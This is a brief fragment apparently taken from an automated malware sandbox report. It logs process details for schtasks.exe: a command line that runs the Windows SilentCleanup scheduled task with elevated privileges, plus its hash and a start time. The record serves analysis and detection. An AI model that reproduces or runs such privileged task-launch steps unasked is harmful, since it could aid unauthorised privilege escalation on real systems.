Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 4608 Parent PID: 1304

General

Start time:	08:17:43
Start date:	08/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
Imagebase:	0xad0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

Copyright null 2021